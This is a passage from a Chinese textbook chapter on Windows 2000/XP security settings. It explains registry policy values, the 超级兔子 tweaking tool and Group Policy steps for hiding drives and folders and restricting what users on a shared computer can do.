如果要隐藏 A、B、C 三个驱动器，输入 7 即可，因为  $7=1+2+4$ 。

## 6. 隐藏文件夹下的内容

如果想隐藏文件夹，通过将文件夹的属性设置为“隐藏”是没有用的。只需在文件夹的“查看”菜单中，选择“文件夹选项”单击“查看”选项卡，选择“显示所有的文件和文件夹”项，就可显示出所有具有隐藏属性的文件夹和文件。

可以利用类标识符作为文件夹名的文件扩展名。例如我们想保护文件夹 c:\mydata。首先在注册表项 HKEY\_CLASSES\_ROOT 下找到该文件类型的 CLSID，将 c:\mydata 的



名称修改为“c:\mydata.{00022603-0000-0000-C000-000000000046}”。此时c:\mydata的图标就变成了MIDI文件的图标。

在资源管理器中双击该图标，系统会报告该MIDI文件内容错误，无法播放（系统将文件夹当做MIDI文件处理了），因此用户无法进入c:\mydata，也就无法查看该文件夹下的内容。惟一能够查看文件夹内容的方法是：在命令解释器窗口中，使用CD命令进入到该文件夹。

## 7. 屏蔽“控制面板”中的指定项目

屏蔽掉“控制面板”中的某些项目，以防止用户进行任意设置。新建一个双字节(REG\_DWORD)值项HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer\DisallowCpl，修改其值为1，然后新建一个注册表项HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Disallow Cpl，在该项下新建若干个字符串(REG\_SZ)值项，形式为“序号=控制面板项对应的文件名”。如想屏蔽控制面板中的“显示”和“系统”两项，可以在该项下新建两个值项“1”和“2”，值分别为“desk.cpl”(显示项对应的文件)和“sysdm.cpl”(系统项对应的文件)。重启桌面使更改生效。

## 8. 指定“控制面板”中显示的项目

在“控制面板”中只显示指定的项目，对于没有指定的项目则不显示。新建一个双字节(REG\_DWORD)类型的值项HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Current Version\Policies\Explore\RestrictCpl，修改其值为1，然后新建一个注册表项HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Current Version\Policies\Explore\RestrictCpl，在该项下新建若干个字符串(REG\_SZ)值项，形式为“序号=控制面板项对应的文件名”。如只允许用户使用控制面板中的“显示”和“系统”两项，可以在该项下新建两个值项“1”和“2”，值分别为“desk.cpl”和“sysdm.cpl”。重启桌面使更改生效。

### Note

使用“屏蔽‘控制面板’中的指定项目”和“指定‘控制面板’中显示的项目”都可以定制控制面板中项目的显示，但是这两个方法有可能发生冲突。如果发生冲突，则“屏蔽‘控制面板’中的指定项目”方法优

## 9. 禁用控制面板中的“显示”项

禁止使用“控制面板”中的显示项。虽然该项仍然会出现在“控制面板”中，但是却不能使用。新建一个双字节(REG\_DWORD)的值项HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\NoDispCPL，修改其值为1。这时进入“控制面板”，双击“显示”项，系统会出现一个消息框提示用户不可以进行此操作。

## 10. 屏蔽“显示”项中的“背景”选项卡

通过屏蔽“背景”选项卡，可以避免用户更改桌面的墙纸。新建一个双字节值项HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\system\NoDispBackgr oundPage，修改其值为1。重启桌面使更改生效。



### 11. 禁止“显示”项里的“背景”选项卡

通过禁止“显示”项里的“背景”选项卡，“背景”页中的各个按钮和选择项都变成不可选状态，这样用户将无法更改当前的墙纸和背景。新建一个双字节值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop\NoChangingWallPaper，修改其值为 1。

### 12. 屏蔽“打印机”中的“添加打印机”

可以去除“打印机”项中的“添加打印机”，以防止用户任意配置新的打印机。新建一个字符串 (REG\_SZ) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoAddPrinter，修改其值为 1。

### 13. 屏蔽“添加/删除”项

通过“控制面板”中的“添加/删除”项，用户可以安装和卸载 Windows 2000 的应用程序，还可以添加和删除 Windows 2000 的功能组件。新建一个字符串 (REG\_SZ) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Uninstall\NoAddRemovePrograms，修改其值为 1。这时再进入到“控制面板”中，可以看到“添加/删除”图标不见了。

### 14. 屏蔽“添加/删除”项中的“更改或删除程序”选项

我们可以屏蔽掉“添加/删除”项中的“更改或删除程序”阻止用户更改或删除程序。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Uninstall\NoRemovePage，修改其值为 1。刷新桌面使更改生效。

### 15. 屏蔽“添加/删除”项中的“添加新程序”

可以通过屏蔽掉“添加/删除”项中的“添加新程序”以阻止用户添加新程序。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Uninstall\NoAddPage，修改其值为 1。

### 16. 屏蔽“添加/删除”项中的“添加/删除 Windows 组件”

我们可以屏蔽掉“添加/删除”项中的“添加/删除 Windows 组件”。使用户不能通过“添加/删除”项中的“添加/删除 Windows 组件”安装新的 Windows 2000 应用程序。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Uninstall\NoWindowsSetupPage，修改其值为 1。

### 17. 屏蔽“添加/删除”项目“添加新程序”中的“从光盘或软盘添加程序”

通过“添加/删除”项中的“添加新程序”，用户可以安装新的 Windows 2000 应用程序。我们可以去除掉“从光盘或软盘添加程序”方式。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Uninstall\NoAddFromCDorFloppy，修改其值为 1。

### 18. 禁止用户锁定计算机

用户在 Windows 安全窗口中（同时按下 Ctrl+Alt+Del 键）可以单击“锁定计算机”键，使用户不能够使用计算机，除非键入用户密码解除锁定。通过修改注册表，可以禁止用户锁定计算机。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableLockWorkstation，



修改其值为 1。

### 19. 禁止用户使用“任务管理器”

用户可以使用“任务管理器”对话框来启动和结束本地进程，查看和管理其他计算机上的进程，改变进程的优先级。通过修改注册表，可以禁止用户使用“任务管理器”。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr，修改其值为 1。

### 20. 禁止查看指定磁盘驱动器的内容

如果某个磁盘驱动器中存放了重要的数据，不希望用户查看该驱动器的内容，可以使用此方法来禁止察看该驱动器的内容。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoViewOnDrive。该值项从最低位（第 0 位）到第 25 位，共 26 个位，分别代表驱动器 A 到驱动器 Z。例如我们想禁止用户使用软盘驱动器 A 和 B，以及驱动器 D，可以修改“NoViewOnDrive”的值为“0000000b”（第 0、1、3 位的值为 1）。

修改后需要重启桌面使更改生效。这时再进入到“我的电脑”，双击驱动器 D，系统会弹出一个消息框，告诉用户不能进行此操作。但是应用程序仍然可以访问被禁止的驱动器。被禁止的驱动器图标并没有被删除，仍然出现在“我的电脑”和“资源管理器”中。

### 21. 禁止运行命令解释器和批处理文件

通过修改注册表，可以禁止用户使用命令解释器 (CMD.exe) 和运行批处理文件 (.bat 文件)。新建一个双字节 (REG\_DWORD) 执行 HKEY\_CURRENT\_USER\Software\ Policies\Microsoft\Windows\System\DisableCMD，修改其值为 2，命令解释器和批处理文件都不能被运行。修改其值为 1，则只是禁止命令解释器的运行。

### 22. 禁止使用注册表编辑器

修改注册表是复杂和危险的，所以不希望用户去修改注册表。通过修改注册表，可以禁止用户运行系统提供的两个注册表编辑器。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\ DisableRegistryTools，修改其值为 1。这样，用户就不能启动注册表编辑器了。

### Note

使用此功能要小心，最好作个注册表备份，或者准备一个其他的注册表修改工具；因为当您禁止使用注册表编辑器后，就不能再使用该注册表编辑器将值项改回了。

### 23. 禁止用户更改口令

用户在 Windows 安全窗口中（同时按下 Ctrl+Alt+Del 键）可以单击“更改密码”按钮来更改用户口令。通过修改注册表，可以禁止用户更改口令。新建一个双字节 (REG\_DWORD) 值项 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Current Version\Policies\System\DisableChangePassword，修改其值为 1。这样，Windows 安全窗口中的“更改密码”按钮变成了不可选状态，用户无法更改口令。

## 24. 在 Windows 2000 中加密文件

在 Windows 2000 中，我们可以保护自己的文件不被随便打开，但这种加密方式只是支持 NTFS 格式下安装的 Windows 2000，同时建议大家不要把共享的文件加密，这样会导致用户在查看时出现访问错误的现象。加密方法如下：在资源管理器中选择文件，在右键菜单中选择“属性”→“高级”，然后选中其中的 Encrypt contents to Secure Data，这样文件就已经加密了，除了用户本人，其他用户将不能打开这个文件。

### 2.4.2 使用超级兔子增强 Windows 的安全性

超级兔子魔法设置软件是一个系统设置软件，能够以修改系统注册表等操作来达到大家的要求。完整的超级兔子软件包括以下 4 个软件：

(1) 超级兔子魔法设置：常用的 Windows 设置软件，清晰的分类让用户迅速找到相关功能，提供几乎所有 Windows 的隐藏参数调整。

(2) 超级兔子注册表优化：维护注册表的工具，经常备份可以保护用户的 Windows，最神奇的是还有注册表的加速功能。

(3) 超级兔子终极加速：简单易用的系统加速软件，10 秒即可完成 Windows 的所有设置，并且还能对常用的其他软件进行设置。

(4) 超级兔子修理专家：解决 Windows 实际问题为主的工具，关键时刻怎能没有它呢。

超级兔子魔法设置可以从 <http://www.superrsoft.com> 下载。虽然超级兔子魔法设置的功能很多，但我们不可能一一介绍，这里我们将介绍一些与 Windows 系统加密有关的设置方法。

第 1 步 超级兔子启动以后，将出现如图 2-30 所示的界面。



图 2-30 超级兔子魔法设置主界面

第 2 步 点击“开始菜单”按钮，将出现如图 2-31 所示的窗口。




图 2-31 开始菜单设置

选中“禁止我的最近的文档菜单生效”，这样别人就不能看到用户最近查看的文档了。  
点击“保存”返回主界面（如图 2-32 所示）。

第 3 步 点击“IE 浏览器”，将出现如图 2-32 所示的界面。




图 2-32 设置 IE 浏览器选项

选中“每次询问是否自动保存密码”，点击“保存”返回主界面，这样 IE 就不会记住用户的密码了。

第4步 点击“高级隐藏”按钮，在“菜单和收藏夹”标签下选择需要隐藏的菜单和收藏夹项（如图2-33所示）。




图2-33 隐藏菜单和收藏夹内容

在“磁盘和文件夹”标签下选择需要伪装的文件夹以及需要隐藏的驱动器（如图2-34所示）。




图2-34 隐藏磁盘和文件夹

第5步 点击“安全与多用户”按钮，将出现如图2-35所示的窗口，在“安全”标签下，选中用户需要实现的功能，点击“保存”返回主界面。

第6步 退出超级兔子，重新启动计算机，这时候用户设置的这些加密和安全选项就都实现了。读者们可以自行查看运行结果。




图 2-35 设置安全选项

上面介绍了使用超级兔子进行 Windows 加密设置的一般步骤，超级兔子通过注册表设置能够提供的功能还非常多，这里就不一一介绍，希望读者能自行摸索。

### 2.4.3 使用组策略提高系统安全性

#### 1. 组策略的基本知识

组策略是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。例如，可使用“组策略”从桌面删除图标、自定义“开始”菜单并简化“控制面板”。此外，还可添加在计算机上（在计算机启动或停止时，以及用户登录或注销时）运行的脚本，甚至可配置 Internet Explorer。

本文重点介绍的是 Windows XP Professional 的本地组策略的应用。组策略对本地计算机可以进行两个方面的设置：本地计算机配置和本地用户配置。所有策略的设置都将保存到注册表的相关项目中。对计算机策略的设置保存到注册表的 HKEY\_LOCAL\_MACHINE 的相关项中，对用户的策略设置将保存到 HKEY\_CURRENT\_USER 相关项中。

访问本地组策略的方法有两种：第一种方法是命令行方式；第二种方法是通过在 MMC 控制台中选择 GPE 插件来实现的。

(1) 组策略编辑器的命令行启动。只需单击选择“开始”→“运行”命令，在“运行”对话框的“打开”栏中输入“gpedit.msc”，然后单击“确定”按钮即可启动 Windows XP 组策略编辑器（注：这个“组策略”程序位于“C:\WINNT\SYSTEM32”中，文件名为“gpedit.msc”）。

在打开的组策略窗口中（如图 2-36 所示），可以发现左侧窗格中是以树状结构给出的控制对象，右侧窗格中则是针对左边某一配置可以设置的具体策略。另外，读者或许已经注意到，左侧窗格中的“本地计算机”策略是由“计算机配置”和“用户配置”两大子键构成，并且这两者中的部分项目是重复的，如两者下面都含有“软件设置”、“Windows 设

置”等。那么在不同子键下进行相同项目的设置有何区别呢？这里的“计算机配置”是对整个计算机中的系统配置进行设置的，它对当前计算机中所有用户的运行环境都起作用；而“用户配置”则是对当前用户的系统配置进行设置的，它仅对当前用户起作用。例如，二者都提供了“停用自动播放”功能的设置，如果是在“计算机配置”中选择了该功能，那么所有用户的光盘自动运行功能都会失效；如果是在“用户配置”中选择了此项功能，那么仅仅是该用户的光盘自动运行功能失效，其他用户则不受影响。设置时需注意这一点。




图 2-36

(2) 将组策略作为独立的 MMC 管理单元打开。若要在 MMC 控制台中通过选择 GPE 插件来打开组策略编辑器，具体方法如下：

第 1 步 单击选择“开始”→“运行”命令，在弹出的对话框中键入“mmc”，然后单击“确定”按钮。打开 Microsoft 管理控制台窗口（如图 2-37 所示）。




图 2-37

第 2 步 选择“文件”菜单下的“添加/删除管理单元”命令。

第 3 步 在“添加/删除管理单元”窗口的“独立”选项卡中，单击“添加”按钮。

第 4 步 弹出“添加独立管理单元”对话框，并在“可用的独立管理单元”列表中选择“组策略”选项，单击“添加”按钮（如图 2-38 所示）。



图 2-38

第 5 步 由于是将组策略应用到本地计算机中，故在“选择组策略对象”对话框中，单击“本地计算机”，编辑本地计算机对象，或通过单击“浏览”按钮查找所需的组策略对象。

第 6 步 单击“完成”→“关闭”→“确定”按钮，组策略管理单元即可打开要编辑的组策略对象。

### Note

倘若用户希望保存组策略控制台，并希望能够选择通过命令行在控制台中打开组策略对象，请在“选择组策略对象”对话框中选中“允许在从命令行启动时更改组策略管理单元的焦点”复选框。

## 2. “任务栏”和“开始”菜单相关选项的删除和禁用

在“‘本地计算机’策略”中，逐级展开“用户配置”→“管理模板”→“任务栏和‘开始’菜单”分支，在右侧窗格中，提供了“任务栏”和“开始菜单”的有关策略，如图 2-39 所示。

(1) 给“开始”菜单瘦身。如果您觉得 Windows XP 的“开始”菜单太臃肿的话，可以将不需要的菜单项从“开始”菜单中删除。在右侧窗格中，提供了删除“开始”菜单中的公用程序组、“我的文档”图标、“文档”菜单、“网络连接”、“收藏夹”菜单、“搜索”菜单、“帮助”命令、“运行”菜单、“图片收藏”图标、“我的音乐”图标和“网上邻居”图标等策略，只要将不需要的菜单项所对应的策略启用即可。现在以删除“我的文档”图

标为例，具体操作步骤如图 2-39 所示。




图 2-39

**第 1 步 在策略列表窗格中用鼠标双击“从‘开始’菜单中删除‘我的文档’图标”设置选项。**

**第 2 步 在弹出窗口的“设置”选项卡中，选择“已启用”单选按钮（如图 2-40 所示），然后单击“确定”按钮即可。**




图 2-40

(2) 保护好个人隐私。出于某种安全的需要，例如不想让人知道自己浏览过哪些网页和打开过哪些文件，只要在右侧窗格中将“不要保留最近打开文档的记录”和“退出时清除最近打开的文档的记录”两个策略启用即可。

(3) 保护好“任务栏”和“开始”菜单的设置。倘若不想随意让他人更改“任务栏”和“开始”菜单的设置，用户只要将右侧窗格中的“阻止更改‘任务栏和‘开始’菜单设置”和“阻止访问任务栏的上下文菜单”两个策略项启用即可。这样，用鼠标右键单击任务栏并单击“属性”时，系统会出现一个错误消息，提示信息是某个设置禁止了这个操作。

(4) 禁止“注销”和关机。当计算机启动以后，倘若不希望这个用户再进行关机和注销操作，那么必须将右侧窗格中的“删除‘开始’菜单上的‘注销’”和“删除和阻止访问‘关机’命令”两个策略启用。

### Note

倘若在“开始”菜单上删除了“注销”，“注销<用户名>”项目就不会出现在“开始”菜单。这个设置还从“‘开始’菜单选项”删除“显示注销”项目。结果是，用户无法将“注销<用户名>”项目还原到“开始”菜单。

### 3. 桌面相关选项的删除和禁用

Windows XP 的桌面就像办公桌一样，有时需要进行整理和清洁，有了组策略编辑器，这项工作将变得易如反掌，只要在“‘本地计算机’策略”中，逐级展开“用户配置”→“管理模板”→“桌面”分支，即可在右侧窗格中显示相应的策略选项，如图 2-41 所示。

(1) 隐藏桌面的系统图标。倘若隐藏桌面上的系统图标，传统的方法是通过采用修改注册表的方式来实现，这势必造成一定的风险性，采用组策略编辑器，即可方便快捷地达到此目的（如图 2-41 所示）。




图 2-41

若要隐藏桌面上的“网上邻居”和“Internet Explorer”图标，只要在右侧窗格中将“隐藏桌面上‘网上邻居’图标”和“隐藏桌面上的 Internet Explorer 图标”两个策略选项启用即可；如果隐藏桌面上的所有图标，只要将“隐藏和禁用桌面上的所有项目”启用即可；当启用了“删除桌面上的‘我的文档’图标”和“删除桌面上的‘我的电脑’图标”两个选项以后，“我的电脑”和“我的文档”图标将从电脑桌面上消失了；如果在桌面上不再喜欢“回收站”这个图标，那么也可以把它给删除，具体方法是将“从桌面删除回收站”策略项启用。

(2) 禁止对桌面的某些更改。如果用户不希望别人随意改变计算机桌面的设置，请在右侧窗格中将“退出时不保存设置”这个策略选项启用。当启用了这个设置以后，其他用户可以对桌面做某些更改，但有些更改，诸如图标和打开窗口的位置、任务栏的位置及大小在用户注销后都无法保存。

#### 4. 禁止访问“控制面板”

如果您不希望其他用户访问计算机的“控制面板”，您只要运行组策略编辑器(gpedit.msc)，在左侧窗格中逐级展开“本地计算机策略”→“用户配置”→“管理模板”→“控制面板”分支，然后将右侧窗格的“禁止访问控制面板”策略启用即可(如图 2-42 所示)。



图 2-42

此项设置可以防止“控制面板”程序文件(Control.exe)的启动。其结果是，他人将无法启动“控制面板”(或运行任何“控制面板”项目)。另外，这个设置将从“开始”菜单中删除“控制面板”。同时这个设置还从 Windows 资源管理器中删除“控制面板”文件夹。

#### Note

如果想从上下文菜单的属性项目中选择一个“控制面板”项目，会出现一个消息，说明该设置防止这个操作。

## 5. 防止用户使用“添加或删除程序”

在“控制面板”中，“添加或删除程序”项目允许用户安装、卸载、修复并添加和删除 Windows XP 的功能和组件以及种类很广的 Windows 程序。发行或分配给用户的程序将出现在“添加或删除程序”中。倘若阻止其他用户安装和卸载程序，请在“本地计算机策略”→“用户配置”→“管理模板”→“控制面板”分支的右侧窗格中启用“删除‘添加/删除程序’程序”策略选项。

启用这个设置将从“控制面板”删除“添加或删除程序”，并从菜单删除“添加或删除程序”项目；这个设置不防止用户用其他工具和方法安装或卸载程序。

## 6. 在 Windows XP 中设置用户权限

当多人共用一台计算机时，在 Windows XP 中设置用户权限，可以按照以下步骤进行：

第 1 步 运行组策略编辑器程序 (gpedit.msc)。

第 2 步 在编辑器窗口的左侧窗格中逐级展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“用户权限指派”分支。

第 3 步 双击需要改变的用户权限。单击“增加”，然后双击想指派给权限的用户账号，如图 2-43 所示，连续两次单击“确定”按钮。




图 2-43

## 7. 文件和文件夹设置审核

Windows XP Professional 可以使用审核跟踪用于访问文件或其他对象的用户账户、登录尝试、系统关闭或重新启动以及类似的事件。审核文件、文件夹（只适用于 NTFS 文件系统）可以保证文件和文件夹的安全。在审核发生之前，用户必须使用“组策略”指定要审核的事件类型。为文件和文件夹设置审核的步骤如下：

第 1 步 单击选择“开始”→“运行”命令，在弹出的“运行”对话框中键入“gpedit.msc”命令，然后单击“确定”按钮即可；当然也可以在桌面上创建一个相应的快捷方式。

